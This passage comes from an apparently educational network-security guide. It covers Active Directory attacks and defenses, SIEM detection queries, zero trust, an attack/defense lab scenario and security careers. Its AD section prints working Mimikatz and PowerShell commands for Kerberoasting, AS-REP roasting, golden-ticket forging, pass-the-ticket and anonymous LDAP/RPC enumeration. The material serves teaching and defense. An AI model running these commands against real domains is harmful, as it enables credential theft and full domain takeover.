│ │ └── Child Domain (eu.corp.cyberwings.com)

│ └── Trust Relationships

└── Sites (Physical locations)

Critical Components:

- Domain Controllers (DCs): Authentication masters
- Global Catalog: Partial replica of all objects
- Schema: Rules for objects/attributes
- Group Policy: Configuration management



**6.2 Common AD Attacks**

1. Kerberoasting:

powershell

# Request Service Principal Names (SPNs)

Get-ADUser -Filter {ServicePrincipalName -ne "$null"} -Properties ServicePrincipalName

# Request TGS ticket

Add-Type -AssemblyName System.IdentityModel

New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList "MSSQLSvc/dbserver.corp.cyberwings.com"

# Export tickets for cracking

Invoke-Mimikatz -Command '"kerberos::list /export"'

2. AS-REP Roasting (No Pre-auth Required):

bash

# Find users with "Do not require Kerberos preauthentication"

Get-ADUser -Filter {DoesNotRequirePreAuth -eq $True} -Properties DoesNotRequirePreAuth

# Request AS-REP hash

Get-ASREPHash -UserName jsmith -Domain corp.cyberwings.com

3. Golden Ticket Attack:

powershell

# Dump krbtgt hash (requires Domain Admin)

Invoke-Mimikatz -Command '"lsadump::lsa /patch"'



# Create golden ticket

Invoke-Mimikatz -Command '"kerberos::golden /User:Administrator /domain:corp.cyberwings.com /sid:S-1-5-21-... /krbtgt:hash /id:500 /groups:512 /ptt"'

4. Pass-the-Ticket:

powershell

# Export ticket from current session

Invoke-Mimikatz -Command '"sekurlsa::tickets /export"'

# Inject into another session

Invoke-Mimikatz -Command '"kerberos::ptt C:\ticket.kirbi"'

6.3 Detecting AD Attacks

SIEM Queries for Detection:

sql

-- Multiple failed logons from single source

```
SELECT source_ip, COUNT(*) as failed_attempts
FROM windows_security_events
WHERE event_id = 4625
  AND time > now() - interval '15 minutes'
GROUP BY source_ip
HAVING COUNT(*) > 10;

-- Kerberoasting detection
SELECT source_ip, COUNT(DISTINCT service_name) as services_requested
FROM kerberos_events
WHERE ticket_encryption_type = 'RC4'
  AND time > now() - interval '1 hour'
GROUP BY source_ip
HAVING COUNT(DISTINCT service_name) > 5;
```


6.4 Network-Based AD Enumeration

```
bash
# LDAP enumeration without authentication
ldapsearch -x -H ldap://dc.corp.cyberwings.com -b "dc=corp,dc=cyberwings,dc=com"

# BloodHound data collection
SharpHound.exe --CollectionMethod All --Domain corp.cyberwings.com --
LdapUsername jsmith --LdapPassword Password123

# RPC enumeration
rpcclient -U "" -N 192.168.1.10
rpc> enumdomusers
rpc> querydominfo
```

---

## 7. Defense Strategies: Building Resilient Networks

### 7.1 Network Segmentation Best Practices




### 7.2 Zero Trust Architecture Principles

1. Never trust, always verify: Authenticate every request
2. Least privilege access: Give minimum necessary permissions
3. Assume breach: Design as if network is compromised
4. Micro-segmentation: Isolate workloads from each other

**Implementation:**

yaml

```
# Sample Zero Trust Policy
access_policies:
 - resource: database.cyberwings.com:3306
   allowed_users: ["app-server@corp", "dba-team@corp"]
```

conditions:

- device_compliant: true
- mfa_required: true
- time_window: "09:00-17:00"
- source_ip: ["10.0.20.0/24"]

**7.3 Network Monitoring & Detection**

Essential Tools Stack:

Zeek (Network Traffic Analysis)

├── Conn.log (Connection records)

├── HTTP.log (Web traffic)

├── DNS.log (DNS queries)

├── SSL.log (Encrypted traffic metadata)

└── Files.log (Transferred files)



Suricata (Intrusion Detection)

├── Network-based detection

├── Protocol anomaly detection

└── File extraction

Elastic Stack (SIEM)

├── Log aggregation

├── Real-time alerting

└── Forensic analysis

---

**8. Practical Lab: Complete Attack & Defense Scenario**

Scenario: External attacker to domain compromise

Attack Path:

1. Recon: nmap -sS -sV 203.0.113.0/24

2. Initial Access: Exploit vulnerable web app (CVE-2021-44228)
3. Privilege Escalation: Local exploit on web server
4. Credential Theft: Dump LSASS memory for credentials
5. Lateral Movement: Use stolen creds to access file server
6. Domain Compromise: Find Domain Admin on file server, dump hashes
7. Golden Ticket: Create persistence
8. Data Exfiltration: Use DNS tunneling for stealth

**Defense Detection Points:**

1. IDS Alert: Web app attack pattern detected
2. EDR Alert: LSASS memory access detected
3. SIEM Alert: Multiple logon failures then success
4. Network Monitoring: Abnormal DNS query patterns
5. AD Monitoring: Kerberos ticket anomalies

**Containment Actions:**

1. Isolate compromised systems
2. Reset compromised credentials
3. Revoke Kerberos tickets
4. Block malicious IPs at firewall
5. Analyze logs for full scope



---

**9. Career Focus: Specialized Networking Security Roles**

**9.1 Cloud Network Security Engineer**

Skills Required:

- AWS/Azure/GCP networking services
- Infrastructure as Code (Terraform, CloudFormation)
- Cloud-native security tools (WAF, GuardDuty, Security Hub)
- Container networking (Kubernetes CNI, Calico)

9.2 Active Directory Security Specialist

Skills Required:

- AD architecture and trust relationships
- Kerberos, NTLM, LDAP protocols
- PowerShell for automation
- AD security tools (BloodHound, PingCastle)

9.3 Network Forensic Analyst

Skills Required:

- Packet analysis (Wireshark, tcpdump)
- Flow analysis (NetFlow, sFlow)
- Log correlation (SIEM querying)
- Timeline reconstruction

---

**10. Essential Commands & Tools Reference**

**Network Enumeration:**

bash

# Subnet discovery

nmap -sn 192.168.1.0/24

# OS fingerprinting

nmap -O 192.168.1.1

# Service enumeration

nmap -sV -sC 192.168.1.100

# SMB enumeration

enum4linux -a 192.168.1.100

Traffic Analysis:

bash

# Capture to file

tcpdump -i eth0 -w capture.pcap

# Filter for specific traffic

tcpdump -i eth0 port 53 or port 80 or port 443

# Read pcap file

tshark -r capture.pcap -Y "http.request"

AD Security Tools:

powershell

# Find users with SPNs

Get-ADUser -Filter * -Properties servicePrincipalName | Where servicePrincipalName -ne $null



# Check for constrained delegation

Get-ADComputer -Filter * -Properties msDS-AllowedToDelegateTo

# Check for unconstrained delegation

Get-ADComputer -Filter {TrustedForDelegation -eq $True}

---

**Key Takeaways from CyberWings Security:**

1. Subnetting is foundational - understand FLSM/VLSM for effective network design
2. Every attack follows a pattern - reconnaissance → access → movement → persistence
3. Cloud changes everything - traditional perimeter security doesn't work
4. Active Directory is the crown jewels - protect it with layered security
5. Detection beats prevention - assume breach, focus on rapid detection

**Remember: Networking knowledge isn't just about configuration—it's about understanding how attackers think and move through your environment.**

**Security Wisdom:**
"The best network security professionals think like architects, operate like detectives, and respond like surgeons."

**Stay curious. Stay vigilant. Keep building.**

**- Rahul Kumar**
**Founder, CyberWings Security**
***"Building cyber defenders who understand both the bits and the battlefield."***

**https://www.linkedin.com/in/rahul-kumar2698/**

https://www.youtube.com/@cyberwingssecurity